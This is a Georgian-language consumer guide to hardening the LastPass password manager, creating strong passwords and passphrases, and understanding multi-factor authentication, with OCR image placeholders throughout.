მიუხედავად იმისა, რომ ამ პროგრამას კარგი არქიტექტურა აქვს და კარგად არის დაწერილი, თუ ფიქრობთ, რომ სერიოზულ ჰაკერებთან ან კიდევ უფრო სერიოზულ ორგანიზაციებთან გაქვთ საქმე, ეს პროგრამა არ გამოიყენოთ, უბრალოდ იმიტომ, რომ მას გაზრდილი შეტევის ფრონტი აქვს და ჰაკერებს აქვთ მეტი შესაძლებლობა, სადმე იპოვონ ხარვეზი. ასეთ შემთხვევებში, შეეცადეთ გამოიყენოთ ლოკალური დაშიფვრის რომელიმე პროგრამა. მაგალითად, როგორიც არის KeyPass ან სხვა მსგავსი. ნებისმიერი პროგრამა, რომელიც ღრუბელთან აკეთებს სინქრონიზაციას და ბრაუზერთან მუშაობს, უფრო ადვილი გასატეხია.

მაგალითად, შეტევის ერთ-ერთი შესაძლებლობაა ფიშინგი, ანუ შედიხართ ახალ საიტზე, ამოხტება ფანჯარა, რომელიც პაროლის დამახსოვრებას გთხოვთ. შეიყვანთ პაროლს და აღმოჩნდება, რომ ეს იყო ყალბი საიტი ყალბი ფანჯრით. შესაბამისად, ჰაკერი ხელში ჩაიგდებს თქვენს ერთ-ერთ პაროლს და თუ ერთხელ მაინც სერიოზულად შეგეშალათ, ეს შეიძლება თქვენი მთავარი პაროლი იყოს. ასევე, შესაძლებელია შუა კაცის შეტევები, ასეთი შეტევები ორფაქტორიან ამოცნობასაც კი აუვლის გვერდს და შეიძლება რომ LastPass სერვერები დააჰაკერონ, ეს ერთხელ უკვე მოხდა. ასევე, თუ ჰაკერმა მოახერხა თქვენს კომპიუტერზე კლავიშების ჩამწერის დაყენება, პაროლს ადვილად გაიგებს.

როგორც უკვე ვთქვით, ერთხელ უკვე მოხდა ამ კომპანიის სერვერების დაჰაკერება, ჰაკერებმა მომხმარებლების მონაცემების მოპარვა ვერ მოახერხეს, თუმცა რომც მოეპარათ, ეს პროგრამა იმდენად კარგად შიფრავს პაროლებს და თუ მომხმარებლებს კარგად ჰქონდათ პაროლები შერჩეული, ამ პაროლების გატეხვა თითქმის შეუძლებელი იქნებოდა. ცხადია, ჰაკერები შეეცდებიან, რომ ღრუბლებში მოთავსებული ასეთი სერვისები გატეხონ და ეს მხოლოდ დროის ამბავია. ცხადია, რომ ასეთი სერვისები დიდი სამიზნეებია ჰაკერებისათვის. LastPass, როგორც ერთ-ერთი ყველაზე პოპულარული პროგრამა, ასევე დიდი სამიზნეა და ის ფაქტი, რომ მაინც მოახერხეს მათი დაჰაკერება, არ არის გასაკვირი, თუმცა ისიც უნდა აღვნიშნოთ, რომ კომპანია კარგად მოიქცა და სწორად გამოაცხადა დაჰაკერების შესახებ და ასევე, სწორი რჩევები მისცა მომხმარებლებს. თანაც ჰაკერებმა ვერ მოახერხეს მთავარი მონაცემების მოპარვა.

შესაძლებელია LastPass-ის გამაგრება რომ იგი კიდევ უფრო უსაფრთხო გახდეს.


პირველ რიგში არ გამოიყენოთ პროგრამის ვებ ვერსია. გამოიყენეთ მის ლოკალური ვერსია, რომელიც თქვენს კომპიუტერზე მუშაობს. ეს ბევრად უფრო უსაფრთხოა.

არასოდეს ჩაწეროთ მთავარი პაროლი და ყოველთვის შეიყვანეთ ხელით. ჩაწერილი პაროლი ყოველთვის საშიშია.

არ გამოიყენოთ პაროლის შეხსენების ფრაზა, ამას ჯობია, პაროლი ქაღალდზე დაწეროთ და სადმე უსაფრთხოდ შეინახოთ. თანაც ამ ქაღალდზე არ მიუთითოთ, რომ ეს პაროლია.

პაროლების მენეჯერი პროგრამის შემთხვევაში სულ ერთი პაროლის გამოყენება გჭირდებათ და თავს დააძალეთ, რომ ეს პაროლი დაიმახსოვროთ.

თუ გადახვალთ Account settings -> Advanced options პარამეტრების ფანჯარაზე.



Re-prompt for master password ჯგუფში აარჩიეთ ის კატეგორიები, რომლებშიც შესვლისთვის და გამოყენებისთვის სისტემა მოგთხოვთ დამატებით აკრიფოთ მთავარი პაროლი. ყველაზე ცოტა, Access identity-სთვის მაინც უნდა იყოს ეს ფუნქცია ჩართული.


გამოიყენეთ მეორე ელ-ფოსტის მისამართი. ამგვარად, თუ მხოლოდ უსაფრთხოებისთვის შექმნილ ელ-ფოსტის მისამართს იყენებთ, მაშინ ვინმემ თუ თქვენი მთავარი ელ-ფოსტა გატეხა კიდეც, ვერ მოახერხებს მთავრი პაროლის შეცვლას, რადგან სისტემა ყველა ასეთ ინფორმაციას თქვენი უსაფრთხოების ელ-ფოსტის მისამართზე გააგზავნის.

როგორც უკვე აღვნიშნეთ, გააქტიურეთ მხოლოდ ის ქვეყნები, საიდანაც შეიძლება შეხვიდეთ სისტემაში. ამის გვერდის ავლა შესაძლებელია, მაგრამ დამატებითი დაცვის მექანიზმია.

მომხმარებელთა უმეტესობა Tor ქსელებს არ იყენებს, შესაბამისად, აკრძალეთ Tor ქსელიდან პროგრამაში შესვლა.

პაროლების იტერაციების რაოდენობა შეცვალეთ. მართალია, დაყენებული რაოდენობა საკმარისია, მაგრამ თუ მას შეცვლით, ჰაკერებს არ ეცოდინებათ, რამდენი იტერაცია გაკეთდა და უფრო გაუჭირდებათ პაროლის გატეხვა.

გამორთეთ ეს ორი პარამეტრი:



Track history - კონფიდენციალურობის დაცვისათვის უნდა გამორთოთ,

Help Improve LastPass - არ იცით, რა მონაცემებს აგზავნის, არ არის საჭირო არავითარი მონაცემების გაგზავნა. შეიძლება პროგრამამ შემთხვევით გააგზავნოს მეხსიერების ასლი, რომელშიც თქვენი მთავარი გასაღებია მოთავსებული.

გამოიყენეთ ორფაქტორიანი ამოცნობა, მიუხედავად იმისა, რომ ამ მეთოდის გვერდის ავლა შესაძლებელია, ეს ძალიან ძნელი გასაკეთებელია და დაცვის მნიშვნელოვანი მექანიზმია. მიუხედავად იმისა, რომ ორფაქტორიანი ამოცნობა საშუალებას გაძლევთ, 30 დღით ენდოთ უკვე ამოცნობილ მანქანას, არ გამოიყენოთ ეს შესაძლებლობა.

შეეცადეთ არ ენდოთ კომპიუტერებს და არ აარჩიოთ Trusted Devices, ასევე, შეზღუდეთ მობილური მოწყობილობები, თუ ეს მოწყობილობები ვერ აკეთებენ ორფაქტორიან ამოცნობას.

რაც მთავარია, თუ პროგრამა მოულოდნელად მოგთხოვთ მთავარ პაროლს, არ შეიყვანოთ ეს პაროლი და ჯერ გაარკვიეთ, რატომ ითხოვს პროგრამა ამ პაროლს. არის შანსი, რომ ფიშინგის მსხვერპლი ხართ.

LastPass ერთ-ერთი საუკეთესო პროგრამაა, თუმცა სხვა მსგავსი კარგი პროგრამებიც არსებობს. მაგალითად, https://bitwarden.com/ Bitwarden წარმოადგენს ნულოვანი ცოდნის პროგრამას, რომელიც კარგ მეთოდოლოგიას და დაშიფვრას იყენებს.

ზემოთ მოყვანილი ინფორმაცია გამოგადგებათ სხვა პროგრამებთან მუშაობაშიც და ცხადია, სულაც არ არის საჭირო, ყველამ LastPass გამოიყენოს. მთავარია, გაითვალისწინოთ ზემოთ განხილული პრინციპები და მეთოდები.

რთული პაროლების შექმნა

ახლა ვილაპარაკოთ იმაზე, თუ როგორ უნდა შევქმნათ რთული პაროლი, რომელიც ადვილად დაგამახსოვრდებათ. თუმცა ყოველთვის, როცა ეს შესაძლებელია, პაროლის შექმნა უნდა მოხდეს ნებისმიერად კომპიუტერის საშუალებით და ეს პაროლი უნდა შეინახოთ პაროლების მენეჯერში. ამგვარად, გექნებათ გრძელი და რთული პაროლები, რომლების დამახსოვრება არაა საჭირო და ერთსა და იმავე პაროლს სხვადასხვა დანიშნულებით არ გამოიყენებთ. რაც უფრო გრძელ და რთულ პაროლს აარჩევთ, მით უკეთესი. მაგალითად, LastPass-ში შეიძლება პაროლების შექმნა. ასევე, არსებობენ საიტები, რომლებიც ქმნიან პაროლებს. ყოველთვის შეეცადეთ აარჩიოთ საიტი, რომელიც პაროლს თქვენს კომპიუტერზე ქმნის და არ გიგზავნით სერვერიდან. პაროლის ზომა და სიმბოლოების ტიპი დამოკიდებულია საიტებზე. ზოგმა საიტმა შეიძლება არ შეგაყვანინოთ გრძელი პაროლები ან რაიმე სიმბოლოები. ასევე, ზოგი საიტი არ შეგაქმნევინებთ ქართულ პაროლს, არადა ქართული პაროლი საკმაოდ კარგია, განსაკუთრებით, უცხოელი ჰაკერების წინააღმდეგ. თანამედროვე საიტებში ძალიან გრძელი პაროლების შეყვანაა შესაძლებელი.

პაროლის სიგრძე უნდა იყოს მინიმუმ 12 სიმბოლო, თუმცა რეკომენდებულია 43 და მეტი ნებისმიერად აღებული სიმბოლოთი შედგენილი პაროლები. თუ პაროლების მენეჯერს იყენებთ, დიდი განსხვავება არ არის, რამდენი სიმბოლოსგან შედგება პაროლი, რადგან თქვენ არც აკრეფა და არც დამახსოვრება არ გჭირდებათ. შესაბამისად, თუ საიტები გაძლევენ საშუალებას, შექმენით გრძელი პაროლები.

დაშიფვრის თეორიიდან გამომდინარე, თუ გინდათ იცოდეთ პაროლის ოპტიმალური სიგრძე, მაშინ:

128 ბიტიანი დაშიფვრის შემთხვევაში პაროლის სიგრძე უნდა იყოს 22 სიმბოლოს სიგრძის,
256 ბიტიანი დაშიფვრის შემთხვევაში პაროლის სიგრძე უნდა იყოს 43 სიმბოლოს სიგრძის,
512 ბიტიანი დაშიფვრის შემთხვევაში პაროლის სიგრძე უნდა იყოს 84 სიმბოლოს სიგრძის.


ეს წესი უნდა გაითვალისწინოთ განსაკუთრებით ფაილებისა და დისკების დაშიფვრის დროს. მესმის, რომ ეს ყოველთვის არ არის არც მოსახერხებელი და არც შესაძლებელი. მაგრამ აქ ვლაპარაკობთ დისკის და სხვა ასეთი მნიშვნელოვანი ინფორმაციის მაქსიმალური უსაფრთხოებით დაშიფვრაზე.

ეს ყველაფერი კარგი, მაგრამ ბოლოს და ბოლოს ხომ დაგვჭირდება პაროლები, რომლებსაც ვერსად ვერ შევიყვანთ და მოგვიწევს დავიმახსოვროთ. მაგალითად, პაროლების მენეჯერის მთავარი პაროლი. როგორ შევქმნათ ასეთი პაროლები? ასეთი პაროლების შექმნისას უნდა განვიხილოთ სამი ძირითადი თვისება:

- **უნდა იყოს რთული გასატეხი;**
- **რამდენად რთული დასამახსოვრებელია;**

- **რამდენად რთული ასაკრეფია.**

1. პაროლის გატეხვის სირთულე გამოიხატება იმაში, რომ რამენაირად არ უნდა გამოვიყენოთ სიმბოლოების კომბინაციები, რომლებსაც ადამიანები ხშირად იყენებენ. განსაკუთრებით მოკლე პაროლებში მოერიდეთ სიმბოლოების მიმდევრობების აკრეფას, მაგალითად QWERTY, qazwsxedc, და ა.შ. ანუ კლავიშების განლაგების მიხედვით ჰორიზონტალურად ვერტიკალურად თუ დიაგონალზე, ან რამე სხვა ცნობილი კომბინაცია. ეს ბმული ბევრ ასეთ კომბინაციას გიჩვენებთ და აგიხსნით მათი გამოყენების სტატისტიკას https://wpengine.com/resources/passwords-unmasked-infographic. პაროლების შემოწმება შეგიძლიათ ბმულზე https://apps.cygnius.net/passtest/, ეს საიტი შეამოწმებს, რამდენად ძლიერია თქვენი პაროლი.




მაგალითად, თუ პაროლად ავიღებთ Horsevolf, ჰაკერებს დაახლოებით 6 წუთი დაჭირდებათ პაროლის გასატეხად.


პაროლში არ უნდა შეიყვანოთ თარიღი, სახელები, ესენიც მარტივად ტყდება. თუ ამ საიტით ითამაშებთ, ნახავთ, რომ თქვენ რომ რთული პაროლები გეგონათ, ძალიან ადვილად და სწრაფად შეიძლება გატყდეს. მაგრამ თუ ქართულ ანბანზე გადაერთვებით, ნახავთ რომ დრო ძალიან გაიზრდება. სამწუხაროდ, ბევრი საიტი ქართულის პაროლად გამოყენების საშუალებას არ იძლევა.

თუ მოკლე პაროლები გაქვთ, შეეცადეთ, რომ პაროლები არ დაიწყოს დიდი ასოებით, შემდეგ მოაყოლოთ პატარა ასოები და შემდეგ რიცხვები და სხვა სიმბოლოები – ესეც ცნობილი განლაგებაა, რომელსაც ბევრი ადამიანი იყენებს. ეს ნაკლებად მნიშვნელოვანია, თუ პაროლი 20 სიმბოლოზე გრძელია. ასევე, შეეცადეთ არ გადააკეთოთ e 3-ად და o 0-ად. ესეც ცნობილია ხრიკია, რომელსაც ბევრი იყენებს, შესაბამისად, ჰაკერებმაც იციან ამის შესახებ. თუ დიდი და პატარა ასოების ინვერსიას გააკეთებთ, ეს პაროლს საკმაოდ გააძლიერებს.

საიტი https://lowe.github.io/tryzxcvbn/ ასევე ამოწმებს პაროლებს, თანაც გაძლევთ რჩევებს სხვადასხვა სიმბოლოების წყობების და მიმდევრობების შესახებ.




აქამდე ვამბობდით, რა არ უნდა გავაკეთოთ, ახლა ვილაპარაკოთ იმაზე, თუ რა უნდა გავაკეთოთ. პირველ რიგში პაროლებიდან უნდა გადავიდეთ საიდუმლო ფრაზებზე. რაღაც ფრაზა კინოდან ან წიგნიდან ან კიდევ ვინმეს ნათქვამი, რაც თქვენ კარგად გახსოვთ, მაგრამ არ არის ძალიან ცხადი. https://www.grc.com/haystack.htm ბმული წარმოადგენს უხეში ძალით პაროლების გატეხვის შეფასების საიტს. ამ საიტში შევიყვანოთ The sun never sets on British Empire.




საიტი გიჩვენებთ, რომ ფრაზა შედგება 42 სიმბოლოსაგან, შეიცავს დიდ და პატარა ასოებს და არ შეიცავს ციფრებს. ასევე შეგიძლიათ ცარიელი სიმბოლოები შეცვალოთ სხვა სიმბოლოთი, მაგალითად _.

მე ვცადე ქართული ფრაზა „რაც მოგივა დავითაო ყველა შენი თავითაო“. შედეგი ისეთივეა.



აქ თუ ო-ს შეცვლით 0-ით, გაშიფვრის დრო ბევრად უფრო დაგრძელდება



ეს ფრაზა ადვილი დასამახსოვრებელია და საკმაოდ კარგ დაცვასაც იძლევა. თანაც მე ჯერჯერობით არ მიპოვნია ქართული სიტყვების ლექსიკონი, რომელსაც ჰაკერები იყენებენ. პაროლს ბოლოში შეგიძლიათ დაუმატოთ ან იმ საიტის სახელი, რომელზეც მას იყენებთ, ან კიდევ სხვა ადვილად დასამახსოვრებელი რამ. ცხადია, ეს ფრაზა არავის უნდა უთხრათ.

ახლა კი წარმოიდგინეთ, რამდენად ადვილი იქნება ამ პაროლის აკრეფა, განსაკუთრებით მობილურში. თუ სიმბოლოები სხვადასხვა კლავიატურებში უნდა ეძებოთ, პაროლის აკრეფა შეიძლება რთულ ამოცანად იქცეს.

იმედია, რომ არ დაგჭირდებათ თქვენ მიერ შექმნილი ბევრი პაროლი ან ფრაზა, რადგან თუ პაროლების მენეჯერს იყენებთ, იდეალურ შემთხვევაში მხოლოდ ერთი მთავარი პაროლი გჭირდებათ.

რამდენიმე რჩევა პაროლებთან დაკავშირებით:

1. ყოველთვის შეცვალეთ პაროლები, რომლებიც პროგრამას ან აპარატურას მოყვება. განსაკუთრებით, თუ ეს ადმინისტრატორის პაროლია.

2. ნუ იღელვებთ პაროლების ხშირად შეცვლაზე, ბევრად უკეთესია, გრძელი და რთული პაროლი შექმნათ. მაგრამ აუცილებლად შეცვალეთ პაროლი, თუ საიტი რომელშიც შეგყავდათ ეს პაროლი, დააჰაკერეს. მაშინაც კი, როცა გეტყვიან, რომ თქვენი მონაცემები არ დაზარალებულა.

3. ცხადია, არავის უთხრათ თქვენი პაროლი, ასევე, არავის აუხსნათ, რა მეთოდით ქმნით პაროლს.

4. არ დაწეროთ პაროლი ქაღალდზე, თუ ეს ქაღალდი კარგად არ არის შენახული სადმე.

5. ასევე, უსაფრთხოების შეკითხვები, რომლებიც გეკითხებიან, მაგალითად, რა არის დედათქვენის ქორწინებამდე გვარი, ან რა არის თქვენი პირველი მანქანის მოდელი და ა.შ, ამ ინფორმაციის ან ინტერნეტით მოძებნა შეიძლება ან უბრალოდ გამოცნობა. მაგალითად, ერთ-ერთ ბანკში შეკითხვა იყო, რომელი ფერი მოგწონთ. მოგეხსენებათ ადამიანებს, სულ რამდენიმე ფერის სახელი შეჰყავთ, შესაბამისად, ამის გამოცნობა ნამდვილად ადვილი საქმეა. ამ შეკითხვებს ფაქტიურად იგივე დატვირთვა აქვთ, რაც პაროლებს, შესაბამისად, არ გამოიყენოთ ეს შეკითხვები, თუ შემოწმების სხვა საშუალება გაქვთ. თუ მაინცა და მაინც უნდა შეიყვანოთ, შეიყვანეთ რთული პაროლი და შეინახეთ პაროლების მენეჯერში, რომ არ დაგავიწყდეთ.

6. თუ ძალიან საიდუმლოდ გინდათ რამის შენახვა, პაროლი ორად გაყავით და ცალ-ცალკე შეინახეთ პაროლების მენეჯერში. ამგვარად, თუ ვინმემ გატეხა პაროლების მენეჯერი, ვერ გამოიცნობს პაროლს.

7. შეეცადეთ მოერიდოთ ელ-ფოსტაში პაროლების შენახვას, თუ ელ ფოსტა გატეხეს, თქვენს პაროლებზე ექნებათ წვდომა, ეს კი საკმაოდ ხშირად ხდება.

8. პრიორიტეტები განსაზღვრეთ – შექმენით რთული პაროლები იმ საიტებისა თუ ანგარიშებისთვის, რომლებიც მნიშნელოვანია და ბევრ დროს ნუ დაკარგავთ საიტებზე, რომლებიც არ არის მნიშვნელოვანი.

9. შეეცადეთ გამოიყენოთ ორფაქტორიანი ამოცნობა.

10. სისტემას გამოაგზავნინეთ ტრანზაქციების შეტყობინებები, თუ საიტი ამის საშუალებას გაძლევთ. მაგალითად, როცა ბანკის ანგარიშიდან ფული გადაირიცხა.

11. თუ შესაძლებელია განსაზღვრეთ რამდენიმე ზედიზედ ცუდად შეყვანილი პაროლის შემდეგ ჩაკეტვის პარამეტრი, რომელიც ისევ მოგცემთ პაროლის შეყვანის საშუალებას გარკვეული დროის შემდეგ. ეს ძალიან შეანელებს ჰაკერებს.

12. და ბოლოს, ყოველთვის შეინახეთ თქვენი პაროლების მენეჯერის სარეზერვო ასლი. თუ ეს მონაცემთა ბაზა გაფუჭდა, ვერ დადგებით კარგ ხასიათზე.

მრავალ ფაქტორიანი ამოცნობა (Malty Factor Authentication)

მრავალფაქტორიანი ამოცნობა არის ამოცნობის მეთოდი, როცა ამომცნობს უნდა წარუდგინოთ ერთზე მეტი ამოცნობის ინფორმაცია. მაგალითად, ბანკომატებში საჭიროა საბანკო ბარათი და პინი იმისათვის, რომ მოახერხოთ ბანკომატთან ურთიერთობა. მრავალფაქტორიანი ამოცნობა მოგონილია იმისთვის, რომ გაართულოს იდენტურობის მოპარვა, რომ კრიმინალებს გაუჭირდეთ თქვენს საბანკო ანგარიშებზე ან ელ-ფოსტაზე ან სხვა ასეთ რესურსებზე წვდომა. მრავალფაქტორიანი ამოცნობის მეთოდები კი შემდეგია:

1. რაღაც, რაც მარტო თქვენ იცით - პაროლები, საიდუმლო ფრაზები, პინები, და ა.შ


2. რაღაც, რაც მარტო თქვენ გაქვთ - საიდენტიფიკაციო ბარათები, საბანკო ბარათები, პროგრამული ტოკენები (მაგალითად Google Authenticator), YouBi Key, SMS, ელ-ფოსტის შეტყობინება და ა.შ.

3. რაღაც, რაც ადამიანს ცალსახად ახასიათებს - თვალის რეტინა, თითის ანაბეჭდი, ბიომეტრიული ამოცნობა და.ა.შ.

სინამდვილეში ასეთი ამოცნობა ხდება ამ მეთოდების კომბინირებით, მაგალითად, პაროლისა და თითის ანაბეჭდის საშუალებით, ან პაროლისა და Google Authenticator-ის კომბინირებით. სინამდვილეში, თითქმის ყოველთვის იყენებთ ორნაბიჯიანი ამოცნობის მექანიზმს.

